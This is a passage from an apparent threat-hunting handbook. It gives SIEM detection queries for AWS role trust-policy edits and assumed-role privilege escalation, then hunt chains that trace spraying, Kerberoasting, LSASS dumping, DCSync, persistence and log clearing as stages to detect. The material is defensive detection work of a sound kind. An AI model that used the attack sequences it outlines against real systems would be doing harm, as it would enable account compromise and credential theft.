Plausible expected result: every trust-policy edit in the trailing week, for manual review of the `policy document` field's `Principal` values against your account list. Interpretation: low natural call volume makes reviewing a week's hits by hand a realistic hunt cadence even without an extraction pipeline built yet.

**[QUERY]** Google SecOps YARA-L over a cloud-audit UDM mapping.

```

rule trust_policy_external_principal_added {
  meta:
    description = "Role trust policy modified; review added principal against known Organization accounts"
  events:
    $e.metadata.event_type = "RESOURCE_PERMISSIONS_CHANGE"
    $e.target.resource.resource_subtype = "AWS::IAM::Role::TrustPolicy"
    $e.principal.user.userid = $actor
  condition:
    $e
}

```

CONCEPTUAL SAMPLE — the `resource_subtype` value distinguishing a trust-policy edit from an ordinary permission-policy edit is illustrative; validate against your own feed mapping, which may collapse both edit types under one generic UDM event type with no subtype distinction at all.

Plausible expected result: a match per `UpdateAssumeRolePolicy` call, naming the actor and role.

Interpretation: same as the other surfaces — the account-ID-extraction and allowlist comparison still happens outside this rule, in a review queue or downstream enrichment.

**[QUERY]** Elastic KQL, chosen because the query itself is a single-event filter; the actual analysis is a manual document review, not additional query logic.

```
event.action: "UpdateAssumeRolePolicy" and event.outcome: "success"
```

CONCEPTUAL SAMPLE — this filters to the raw event only; the added-principal extraction and allowlist comparison shown in the KQL/SPL forms happen outside this query, in manual review.

Plausible expected result: every trust-policy edit in the queried window. Interpretation: unchanged from the other five — this is the one pattern in this part where the simplest possible query is arguably the right one, and the real work happens in the pivot below.

**[FALSE POSITIVE]** A newly onboarded SaaS vendor's support-access role, a new Organizations member account, or a break-glass DR account added on a documented change ticket all produce the identical event. Maintain the allowlist keyed to a change-ticket reference, not "add and forget," re-reviewed on a fixed schedule — the single control this pattern's precision depends on.

**[PIVOT]** Check whether the newly trusted external principal actually calls `AssumeRole` against this role in the following hours or days (`QC-26-01`'s chain-walk is the natural next query) — an unused change is lower urgency than one followed quickly by a real assumption. Cross-check whoever made the change against a recent `DET-19-01` escalation signal.

### **Detection Autopsy — "any UpdateAssumeRolePolicy call is a finding"**

**The rule:** Alert on every `UpdateAssumeRolePolicy` CloudTrail event, full stop.

**Why it shipped:** It's the one API call every cross-account-backdoor write-up names as the mechanism, and it needs no document parsing to catch the call itself.

**How it failed:** Every Organizations onboarding, every landing-zone Terraform module provisioning a spoke account's roles, and every access-request workflow granting a CI/CD account assume permission calls this exact API as routine work — in a growing Organization this fired dozens of times a month, with no way to separate onboarding from a backdoor without opening every document by hand.

**The fix:** Parse the added principal's account ID out of the policy document and cross-reference it against the Organization's actual member-account list — the same document-parsing discipline DEH Part 19 §2's privilege-escalation rule applies to permission policies, applied here to trust policies instead.

**[SOC MANAGEMENT]** A genuine `UpdateAssumeRolePolicy` call is rare enough outside onboarding work that this pattern tunes into a low-volume, high-confidence standing alert rather than a hunt — treat every hit as worth same-day review, one tier down from the zero-tolerance posture DEH Part 19 §5 applies to logging-tamper calls.

---

## QC-26-05 — Chained role assumption immediately followed by a privilege-granting action

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-26-05                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MITRE             | T1548.005 (Abuse Elevation Control Mechanism: Temporary Elevated Cloud Access)                                                                                                                                                                                                                                                                                                                                             |
| Behavior          | A principal calls <code>sts:AssumeRole</code> , and within a short window the resulting session — identified by role session name or temporary access key ID — performs a privilege-granting action (attaching an administrator-equivalent policy, modifying another role's trust policy, or minting a new long-lived access key) that the originating principal could not have performed directly under its own identity. |
| DEH cross-ref     | DEH Part 19 §2 (DET-19-01, extended here across an assumed-role boundary); §6.1 (HUNT-19-01's novelty framing, here joined to a specific follow-on action).                                                                                                                                                                                                                                                                |
| Languages covered | Sigma — N/A, see below; KQL (Sentinel/Defender); SPL; AQL (QRadar, investigative form only — see below); YARA-L; Elastic (EQL)                                                                                                                                                                                                                                                                                             |

**[HUNTER]** DET-19-01 (DEH Part 19 §2) catches a principal escalating its own permissions directly. It has a structural blind spot: a principal that assumes a role with broader permissions than its own, then uses that session to grant itself something permanent, never shows up as *that principal's own* escalation — the record for the privilege-granting call carries the assumed role's ARN, not the originating identity's. This hunt closes the gap by joining the `AssumeRole` event to whatever the session does next, rather than trusting either event alone.

**[QUERY]** *Sigma* — N/A — *aggregation ceiling*. This pattern joins two structurally different event types — `AssumeRole`, then a distinct privilege-granting call — on a derived key (the session's role-session-name or access key ID) that doesn't exist when the first event is evaluated. Sigma's `value_count / event_count` correlation types count occurrences of *matching* events; they don't join two differently-shaped event types on a value one produces for the other to consume — one step harder than the `temporal_ordered` gap QC-05-05 already names for Sigma, since here the two events aren't even the same shape.

**[QUERY]** Sentinel/Defender KQL against `AWSCloudTrail`, joining an `AssumeRole` event to a following privilege-granting call from the same session.

```
let Window = 10m;
let Escalations = AWSCloudTrail
| where EventName in
("AttachUserPolicy","AttachRolePolicy","PutRolePolicy","UpdateAssumeRolePolicy","CreateAccessKey")
| project EscTime = TimeGenerated, SessionArn = toString(UserIdentityArn), EventName;
AWSCloudTrail
| where EventName == "AssumeRole"
| extend AssumedArn = toString(parse_json(ResponseElements).AssumedRoleUser.Arn),
OriginArn = toString(UserIdentityArn)
| join kind=inner Escalations on $left.AssumedArn == $right.SessionArn
| where EscTime between (TimeGenerated .. TimeGenerated + Window)
| project TimeGenerated, OriginArn, AssumedArn, EscTime, EventName
```

CONCEPTUAL SAMPLE — the join key (`AssumedArn == SessionArn`) assumes both events carry a directly comparable session-identity string; the assumed-role session ARN embeds a session name the follow-

on event's `userIdentity.arn` usually, but not always, reproduces verbatim depending on the calling SDK's own session-naming behavior.

Plausible expected result: a small number of rows pairing one `AssumeRole` call with a privilege-granting action from the resulting session within 10 minutes. Interpretation: consistent with a principal reaching a permission it doesn't hold directly by routing through an assumed session — a stronger signal than `DET-19-01` alone, precisely because `DET-19-01` cannot see this originating principal at all.

**[QUERY]** Splunk SPL, same join shape.

```
index=aws_cloudtrail eventName=AssumeRole
| eval assumed_arn=json_extract(responseElements, "AssumedRoleUser.Arn")
| join type=inner assumed_arn
  [ search index=aws_cloudtrail
    (eventName=AttachUserPolicy OR eventName=AttachRolePolicy OR eventName=PutRolePolicy
    OR eventName=UpdateAssumeRolePolicy OR eventName=CreateAccessKey)
    | rename userIdentity.arn as assumed_arn
    | eval esc_time=_time ]
| where esc_time > _time AND esc_time < _time + 600
| table _time, userIdentity.arn, assumed_arn, esc_time, eventName
```

CONCEPTUAL SAMPLE — same session-key caveat as the KQL form above: the join assumes the follow-on event's `userIdentity.arn` reproduces the assumed-role session ARN verbatim, which depends on the calling SDK's own session-naming behavior.

Plausible expected result and interpretation: unchanged from the KQL form above.

**[QUERY]** QRadar AQL (not standard SQL) — investigative form only. Paste in the assumed-role session ARN a suspicious `AssumeRole` event produced and check what that session did in the following ten minutes. A standing detection needs a Reference Set holding recently-assumed session ARNs, tested against a second Rule watching for privilege-granting calls (DEH Part 27 §2–§3), not one query.

```
SELECT starttime, "user identity arn", qidname
FROM events
WHERE "user identity arn" = 'arn:aws:sts::111111111111:assumed-role/deploy-role/session-abc123'
  AND qidname IN ('AttachUserPolicy', 'AttachRolePolicy', 'PutRolePolicy',
                  'UpdateAssumeRolePolicy', 'CreateAccessKey')
LAST 10 MINUTES
```

CONCEPTUAL SAMPLE — the session ARN is a placeholder pasted in from whatever `AssumeRole` event made you suspicious; this is the manual, investigative version of the KQL/SPL join above, not a standing rule.

Plausible expected result: zero or one row, since a real escalation attempt is a single deliberate action, not a repeated one. Interpretation: unchanged from the KQL/SPL forms — a hit is a probable-escalation lead pending the pivot below.

**[QUERY]** Google SecOps YARA-L, matching an `AssumeRole` event followed by a privilege-granting call under the same session ARN.

```

rule assumed_session_privilege_grant_followup {
  meta:
    description = "AssumeRole followed within 10m by a privilege-granting call from the same session"
  events:
    $assume.metadata.event_type = "USER_RESOURCE_ACCESS"
    $assume.metadata.product_event_type = "AssumeRole"
    $assume.target.resource.attribute.labels["assumed_role_arn"] = $session_arn
    $esc.metadata.event_type = "USER_RESOURCE_ACCESS"
    $esc.metadata.product_event_type = ("AttachUserPolicy" or "AttachRolePolicy" or
      "PutRolePolicy" or "UpdateAssumeRolePolicy" or "CreateAccessKey")
    $esc.principal.user.userid = $session_arn
    $esc.metadata.event_timestamp.seconds > $assume.metadata.event_timestamp.seconds
  match:
    $session_arn over 10m
  condition:
    $assume and $esc
}

```

CONCEPTUAL SAMPLE — the `labels["assumed_role_arn"]` path is illustrative; confirm how your SecOps CloudTrail feed actually surfaces the assumed-role session ARN before relying on this join key.

Plausible expected result and interpretation: unchanged from the KQL/SPL forms above.

**[QUERY]** Elastic EQL, chosen because this is an ordered two-event join on a derived session key rather than a threshold or a single boolean match (per DEH Appendix A5 §8's decision table).

```

sequence by aws.cloudtrail.session_arn with maxspan=10m
[any where event.action == "AssumeRole" and event.outcome == "success"]
[any where event.action in ("AttachUserPolicy","AttachRolePolicy","PutRolePolicy",
    "UpdateAssumeRolePolicy","CreateAccessKey") and event.outcome ==
"success"]

```

CONCEPTUAL SAMPLE — assumes an ingest-time enrichment step populates `aws.cloudtrail.session_arn` identically on both the `AssumeRole` response and the follow-on call's `userIdentity.arn`; native ECS carries no such normalized field, so this query's join key is a prerequisite you would need to build, not something CloudTrail hands you already aligned.

Plausible expected result: a sequence match per qualifying (session, escalation) pair inside the 10-minute window. Interpretation: unchanged from the other surfaces.

**[FALSE POSITIVE]** Deployment pipelines routinely assume a role and immediately perform a privileged action under that session as their entire purpose — a CI/CD job assuming a deploy role that creates an execution role or attaches a policy as part of an IaC apply produces exactly this shape. The discriminator: whether the *originating* principal already held the permission directly. A pipeline scoped to grant permissions it doesn't hold outside the role is normal by design; a low-privilege principal reaching that permission through an unprovisioned role is not. Allowlist known deployment-role ARNs and session-name patterns, not the action type alone.

**[PIVOT]** Diff the originating principal's permissions against what the assumed role grants — a large, undocumented gap is a live escalation candidate. Check for other recent `AssumeRole` calls against other

high-privilege roles in the same window, suggesting role-chaining is being probed systematically.

**What Would Change My Mind** *This pattern's 10-minute window assumes a genuine escalation attempt acts quickly. If real incident timelines showed attackers routinely waiting hours before escalating — letting the `AssumeRole` event age out of a short-lookback rule's reach — the window would need to widen substantially, and the join would run as a batch hunt rather than a near-real-time correlation, the tradeoff `QC-05-04` makes explicit for password spraying's own long-horizon variant.*

## Cross-references

This part's queries build on DEH Part 19 §1 (control-plane logging architecture), §2 (`DET-19-01`, extended in different directions by `QC-26-04` and `QC-26-05`), and §6 (credential usage, instance-metadata theft, and assumed-role chains — the section this part is organized around). DEH Part 23 §3's translation-loss framework is the general mechanism behind this part's Sigma/YARA-L `N/A` entries, and DEH Appendix A5 §8 governs every Elastic-surface choice above. See this book's Part 24 for the federated-identity layer `QC-26-01`'s Blind Spot hands off to, Part 25 for the single-account patterns this part doesn't repeat, Part 7/Part 17 for the on-premises theft-vs-use split `QC-26-02` / `QC-26-03` mirror, and Part 5 (`QC-05-04`, `QC-05-05`) for the wide-lookback and investigative-AQL precedent reused throughout.

## Section L — Synthesis, Maturity & Maintenance

---

neshbooy

## Part 27 — Multi-Behavior Hunt Chains

---

### Why this part exists

**[CONCEPT]** Every pattern in Parts 3–26 proves one behavior in isolation — a spray cluster, a suspiciously named service, a cleared security log. A real intrusion is almost never one behavior. It is a small number of behaviors, drawn from different parts of this book, that land close together against the same account or host. This part exists to give a hunter deliberate practice at stringing single-pattern hits into that larger narrative on purpose, instead of noticing the connection by accident three tickets later. DEH Part 44 (Adversary Behaviour for Defenders) already frames attacker activity stage by stage — behavior, evidence, detection, hunting angle, visibility gap — across the kill chain from a pure detection perspective; this part is that framework applied concretely to this book's own pattern catalog, not a re-derivation of it. DEH Parts 34–36 (Threat Hunting Fundamentals, Hunt Types, Hunt to Detection) own hunting methodology generally — hypothesis formation, hunt types, the hunt-to-detection pipeline — and this part assumes that grounding rather than re-teaching it. A hunt chain below is simply several TTP-based hunts (DEH Part 35) run in a fixed pivot order against one identity or host, cited by pattern ID rather than re-explained from first principles.

This part's scope boundary is explicit and, per `STYLE-GUIDE.md` §11, structural rather than a matter of degree: Part 27 introduces **zero** new query patterns. Every step in every chain below cites an existing `QC-NN-SS` pattern ID already carrying its own header table, its own six-language (or fewer, with a named `N/A`) query implementations, and its own `[FALSE POSITIVE]` / `[PIVOT]` entries in its home part. A chain step reads "see `QC-05-01`," not a restated Sigma or KQL block — this book's Part 1 states the same rule ("a chain step cites `QC-05-02`, it does not restate it") and this part holds to it throughout. Three further boundaries, stated once so no chain below has to repeat them: this part does not score coverage, quality, or debt for the patterns it cites — that is Part 28's job, applied to the catalog as a whole, not to five worked narratives. This part does not own escalation procedure, case-handling, or playbook mechanics — each chain's closing hand-off note names the SOC Playbook Handbook path a corroborated chain would trigger, and stops there rather than restating triage steps that belong in that volume. This part does not teach query-language mechanics — DEH Parts 23–29 and DEH Appendix A5 already do that, and every language-specific claim a cited pattern makes still lives entirely in that pattern's own home part.

### The hunt-chain template

Each chain in this part carries a permanent ID in the form `HC-27-0N`, tracked in Appendix A1 alongside every `QC-NN-SS` pattern ID, using the same position-independent discipline: a chain's ID never moves to close a gap left by a removed one. A chain's header table opens the section, before any prose, with six fields:



| Field            | Value                                                                                                                                    |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-0N                                                                                                                                 |
| Scenario         | One clause naming the end-to-end narrative.                                                                                              |
| ATT&CK chain     | The ordered techniques the chain's steps map to, spelled out in full per DEH's guide 55's standalone-line rule.                          |
| Pattern sequence | The QC-NN-SS IDs in the order a hunter actually pivots through them.                                                                     |
| DEH cross-ref    | DEH Part 44; DEH Parts 34–36; any pattern-specific DEH citation already carried by a cited step's own header table is not repeated here. |
| Hand-off         | The SOC Playbook Handbook escalation path this chain, once corroborated, triggers.                                                       |

After the header table: one **[HUNTER]** paragraph making the case for why the chain is worth hunting as a chain — what the combination shows that no single cited pattern's own **[HUNTER]** framing already covers — followed by a **CONCEPTUAL** flow diagram, a pivot table naming what each step establishes and why it justifies moving to the next, one **[FALSE POSITIVE]** entry describing the chain-level coincidental-narrative risk (a benign multi-step story that touches the same patterns without being one continuous attack — a different risk than any single step's own false-positive driver, already documented at that step's home pattern), and one **[PIVOT]** entry serving as the hand-off note. No chain repeats a cited pattern's own **[FALSE POSITIVE]** or **[PIVOT]** content; each chain's entries are additive, chain-level observations only.

**Engineering Reality** Every chain below depends on binding hits across different telemetry sources to the same identity or host, and the sources rarely spell either the same way. A domain controller's Security log carries a bare `TargetUserName` (`sAMAccountName`); a cloud IdP sign-in log carries a UPN or email address for the same person; EDR telemetry keys off a SID or a machine GUID rather than a hostname string at all. A chain query that joins `TargetUserName = TargetUserName` across a domain controller and an Entra ID sign-in log will silently return zero rows even when the same person triggered both events, because the two fields were never the same string to begin with. Confirm your platform already maintains an identity-resolution table mapping SID, `sAMAccountName`, UPN, and email to one canonical identity — or build one — before trusting a chain's empty result as "nothing happened" rather than "the join key didn't match." This single problem is the most common reason a hunter abandons a genuinely correct chain hypothesis as unproductive.

**[SOC MANAGEMENT]** A full hunt chain is usually a worse candidate for one standing correlation rule than any single cited pattern is on its own, because the join spans telemetry sources that often live in different retention tiers, ingestion delays, or platforms entirely — the real-time cross-source query cost frequently exceeds the marginal detection value over running each component pattern as its own standing rule and reviewing overlap on a scheduled cadence. Treat a chain below as a hunt playbook a person runs weekly, or immediately after any one of its component patterns fires on its own, rather than a target for full correlation-rule graduation. Where a specific two- or three-step sub-sequence proves reliable enough to graduate — most often the last two steps, where confidence is already highest —

graduate that sub-sequence alone; the graduation unit is a pattern pair or triple, not the whole narrative. Staffing and shift-coverage implications of running scheduled hunts at this cadence belong to the SOC Manager's Operating Handbook, not here.


### Hunt chains in this part

#### HC-27-01 — Spray to domain foothold: external identity compromise into lateral movement and persistence

| Field            | Value                                                                                                                                                                                                                                                                                                                                         |
|------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-01                                                                                                                                                                                                                                                                                                                                      |
| Scenario         | A distributed password-spray campaign yields one working credential, which the attacker uses within hours to move laterally over SMB admin shares and install a persistent service.                                                                                                                                                           |
| ATT&CK chain     | T1110.003 (Password Spraying) → T1078 (Valid Accounts) → T1078 (Valid Accounts) — independently corroborated via QC-06-04's own failure-burst/success telemetry → T1021.002 (Remote Services: SMB/Windows Admin Shares) → T1543.003 (Create or Modify System Process: Windows Service) → T1562.001 (Impair Defenses: Disable or Modify Tools) |
| Pattern sequence | QC-05-01 → QC-05-05 → QC-06-04 → QC-16-02 → QC-12-03 → QC-14-02                                                                                                                                                                                                                                                                               |
| DEH cross-ref    | DEH Part 44 §Credential Access/Lateral Movement stages; DEH Parts 34–36                                                                                                                                                                                                                                                                       |
| Hand-off         | SOC Playbook Handbook — escalation path for a confirmed account compromise progressing to active lateral movement                                                                                                                                                                                                                             |

**[HUNTER]** Any one of these six patterns read alone is close to a coin flip between attacker and routine noise — Part 5 and Part 16 both name that exact ambiguity in their own **[FALSE POSITIVE]** entries for a scanner-driven spray cluster and a legitimate admin push, respectively. The hunt is in the join: a QC-05-01 spray cluster whose flagged account list overlaps a QC-16-02 admin-share logon on the same account inside a 24–48 hour window is a materially different claim than either hit read on its own. Start from whichever pattern fired first in your environment — usually the identity-side cluster — and walk forward through the sequence below, because no single one of the six home parts is positioned to build this specific cross-part join as a standing detection.

**Figure 27.1 — HC-27-01 pattern-citation flow, spray to persistence.** *CONCEPTUAL.* Illustrates the pivot order a hunter follows through six already-published pattern IDs; it names no new query logic and is not a capture of any real incident. Diagram ID FIG-27-01.



| Step | Pattern                                                                                                   | What it establishes                                                                                          | Why it justifies the next step                                                                                                              |
|------|-----------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------|
| 1    | QC-05-01 — single-source spray against many accounts                                                      | One source IP produced a bad-password failure against many distinct accounts.                                | Produces the candidate account list every later step keys on.                                                                               |
| 2    | QC-05-05 — successful authentication surfacing inside a flagged spray cluster                             | One of those accounts authenticated successfully.                                                            | Narrows the chain from "campaign" to one specific compromised identity.                                                                     |
| 3    | QC-06-04 — successful sign-in immediately following a failed-login burst                                  | Corroborates step 2 from the authentication-anomaly side, derived independently of the spray-cluster join.   | Two independently derived patterns agreeing on the same account and timestamp raises confidence well above either alone.                    |
| 4    | QC-16-02 — admin-share authentication immediately followed by remote service installation                 | The compromised account authenticates to a second host over SMB and installs a service there within minutes. | Marks the transition from "credential compromised" to "credential actively being used to move."                                             |
| 5    | QC-12-03 — Windows service created via the Service Control Manager pointing outside a trusted binary path | Names the specific service and binary path installed in step 4.                                              | Gives an artifact — service name, binary, hash — to pivot into EDR and threat-intel lookups.                                                |
| 6    | QC-14-02 — EDR/AV agent service stop, process kill, or uninstall attempt                                  | The attacker tries to blind the tooling that would catch step 5's payload running.                           | The clearest tell that steps 1–5 are attacker-driven — a legitimate service install does not fight its own EDR agent immediately afterward. |

**[FALSE POSITIVE]** A help-desk-driven mass password reset (which produces QC-05-01-shaped failure clusters as users retype old passwords) followed, in the same week, by IT's own legitimate admin-share software push (QC-16-02) and a scheduled EDR agent upgrade that briefly stops the old agent service (QC-14-02) can walk this entire chain end to end with no attacker present. The discriminator is the account, not the timing: a real attack chain rides one specific compromised account through every step, while the benign version has each step performed by a different account — helpdesk resetting others, an IT admin account running the push, a deployment account touching the EDR service — even though the events cluster in the same week. Confirm identical `TargetUserName` / `principal.user` values across steps 2, 4, and 6 before treating the chain as real.

**[PIVOT]** Once steps 4–6 corroborate the same account and a service artifact is in hand, this chain hands off to the SOC Playbook Handbook's escalation path for a confirmed account compromise progressing to active lateral movement; containment, credential reset, and host-isolation procedure live there, not here.



**Blind Spot** This chain only resolves if the attacker's post-compromise movement happens to be SMB-admin-share-based. An attacker who instead pivots via a stolen browser session token, a cloud API key, or a legitimate remote-access tool already permitted in the environment produces no QC-16-02 hit at all, and the chain silently stalls at step 3 with no signal that anything happened afterward — the account looks compromised and then looks quiet, which is easy to misread as "contained" rather than "moved somewhere this chain doesn't watch."

HC-27-02 — Kerberos ticket abuse to domain-controller-level compromise

| Field            | Value                                                                                                                                                                                                                                                         |
|------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-02                                                                                                                                                                                                                                                      |
| Scenario         | An attacker harvests service-account credential material via Kerberoasting and LSASS memory access, uses one credential to run DCSync against a domain controller, then mints a new account with domain admin rights for standing access.                     |
| ATT&CK chain     | T1558.003 (Kerberoasting) → T1003.001 (OS Credential Dumping: LSASS Memory) → T1003.006 (OS Credential Dumping: DCSync) → T1136.002 (Create Account: Domain Account) / T1098 (Account Manipulation) → T1070.001 (Indicator Removal: Clear Windows Event Logs) |
| Pattern sequence | QC-07-01 → QC-07-06 → QC-07-03 → QC-11-02 → QC-14-01                                                                                                                                                                                                          |
| DEH cross-ref    | DEH Part 44 §Credential Access stage; DEH Part 13 (Identity: Directory, Privilege & Kerberos Detection), already cited in full by this book's Part 7                                                                                                          |
| Hand-off         | SOC Playbook Handbook — tier-0 identity / domain-controller compromise path                                                                                                                                                                                   |

**[HUNTER]** Kerberoasting alone is common in benign form — Part 7 names vulnerability scanners and SPN-enumeration tooling as routine producers of the identical request fan-out. What separates a genuine domain-compromise chain from scanner noise is whether a QC-07-01 hit is followed, on the same host or by the same downstream account, by LSASS access and then DCSync — three independently low-confidence signals from three different telemetry sources (4769 ticket-request metadata, process/handle access to lsass.exe, and directory-replication metadata) converging on one account is a materially stronger claim than any one of them alone. This chain also illustrates why Part 7 draws its scope boundary against Part 17: every step below is theft-side; what the attacker does with a *different* stolen ticket on a *different* host is this book's Part 17 territory or HC-27-01's own shape, not repeated here.

**Figure 27.2 — HC-27-02 pattern-citation flow, Kerberos abuse to domain compromise.**  
CONCEPTUAL. Illustrates the pivot order across five already-published pattern IDs spanning three independent telemetry sources; it is not a capture of any real incident. Diagram ID FIG-27-02.



| Step | Pattern                                                                | What it establishes                                                                                         | Why it justifies the next step                                                                                                    |
|------|------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| 1    | QC-07-01 — Kerberoasting via SPN request fan-out                       | A burst of TGS requests for high-value SPNs from one source.                                                | Gives a candidate source host and account for offline hash cracking.                                                              |
| 2    | QC-07-06 — LSASS memory access enabling hash and ticket harvesting     | The same or a related account on the source host directly touches <code>lsass.exe</code> .                  | Shows the attacker is also harvesting in-memory material, not only cracking offline — a materially heavier signal.                |
| 3    | QC-07-03 — DCSync by a non-inventoried principal                       | A principal absent from the maintained replication-rights inventory issues a directory-replication request. | Confirms a harvested credential had, or was granted, replication rights — the step that turns theft into domain-level compromise. |
| 4    | QC-11-02 — account created and immediately added to a privileged group | The attacker mints their own tier-0 account rather than continuing to ride the stolen one.                  | The persistence move: standing access that survives the stolen account's password rotation.                                       |
| 5    | QC-14-01 — security event log cleared                                  | The audit trail for step 4's 4720/4728 events is removed.                                                   | Closes the loop on the specific evidence that would otherwise expose step 4.                                                      |

**[FALSE POSITIVE]** A legitimate, authorized security assessment against the same domain controller can produce an identical shape: Kerberoasting via an approved tool, an EDR agent's own legitimate LSASS access (many EDR products touch `lsass.exe` for credential-theft detection itself), and a DCSync from a newly onboarded backup or identity-governance service account not yet added to the replication-rights inventory. Cross-check step 3 against change-management records for recently provisioned service accounts before treating an "uninventoried" DCSync source as hostile — a stale inventory, not a hostile DCSync, is this chain's single most common false escalation.

**[PIVOT]** A hit through step 3 alone, even without steps 4–5, is already tier-0 severity and hands off immediately to the SOC Playbook Handbook's domain-controller-compromise path; do not wait for account-creation confirmation before escalating.

**What Would Change My Mind** This chain treats independent-source convergence — ticket-request telemetry, process-access telemetry, and directory-replication telemetry all naming the same account — as strong evidence specifically because those three sources are unlikely to be triggered together by one benign actor. If a single authorized tool (a purple-team framework, or a credential-hygiene scanner) is common enough in your environment to legitimately produce all three telemetry events in one run, that assumption weakens, and this chain's confidence should drop from High to Medium until step 3's inventory check clears it.

## HC-27-03 — Malicious document to living-off-the-land execution to dual persistence

| Field            | Value                                                                                                                                                                                                                                                                                             |
|------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Chain ID         | HC-27-03                                                                                                                                                                                                                                                                                          |
| Scenario         | A phishing-delivered Office macro spawns a PowerShell download cradle, hands execution to a LOLBin to fetch and run a second-stage payload, and the payload installs both a registry Run key and a scheduled task for redundant persistence.                                                      |
| ATT&CK chain     | T1204.002 (User Execution: Malicious File) → T1059.001 (Command and Scripting Interpreter: PowerShell) → T1218.011 (System Binary Proxy Execution: Rundll32) → T1547.001 (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder) → T1053.005 (Scheduled Task/Job: Scheduled Task) |
| Pattern sequence | QC-10-01 → QC-08-03 → QC-09-03 → QC-13-01 → QC-12-01                                                                                                                                                                                                                                              |
| DEH cross-ref    | DEH Part 44 §Initial Access/Execution/Persistence stages; DEH Part 10 (PowerShell), DEH Part 11 (Endpoint), already cited by this book's Parts 8, 9, 10, 12, 13                                                                                                                                   |
| Hand-off         | SOC Playbook Handbook — malicious-document execution / commodity-malware containment path                                                                                                                                                                                                         |


**[HUNTER]** Each of these five patterns, read alone, is exactly the kind of hit a triage queue drowns in — Parts 8, 9, and 10 each name a high-volume legitimate driver (admin scripting, installers calling `rundll32`, IT-deployed macro templates). What makes this worth hunting as a chain rather than five separate low-priority tickets is process-tree lineage: an Office process spawning a script host, that script host's own child fetching and executing via a LOLBin, and that LOLBin's resulting process writing to both a Run key and a new scheduled task within the same short window on the same host, is one unbroken lineage — not five coincidences that happen to share a hostname.

**Figure 27.3 — HC-27-03 pattern-citation flow, macro to dual persistence. CONCEPTUAL.** Illustrates the pivot order across five already-published pattern IDs, branching at the persistence stage into two parallel mechanisms; it is not a capture of any real incident. Diagram ID `FIG-27-03`.

```

flowchart LR
    A["QC-10-01\nOffice app spawns\nscript interpreter"] --> B["QC-08-03\nDownload cradle:\nfetch and execute"]
    B --> C["QC-09-03\nRundll32 proxy\nexecution"]
    C --> D["QC-13-01\nRegistry Run key\npersistence"]
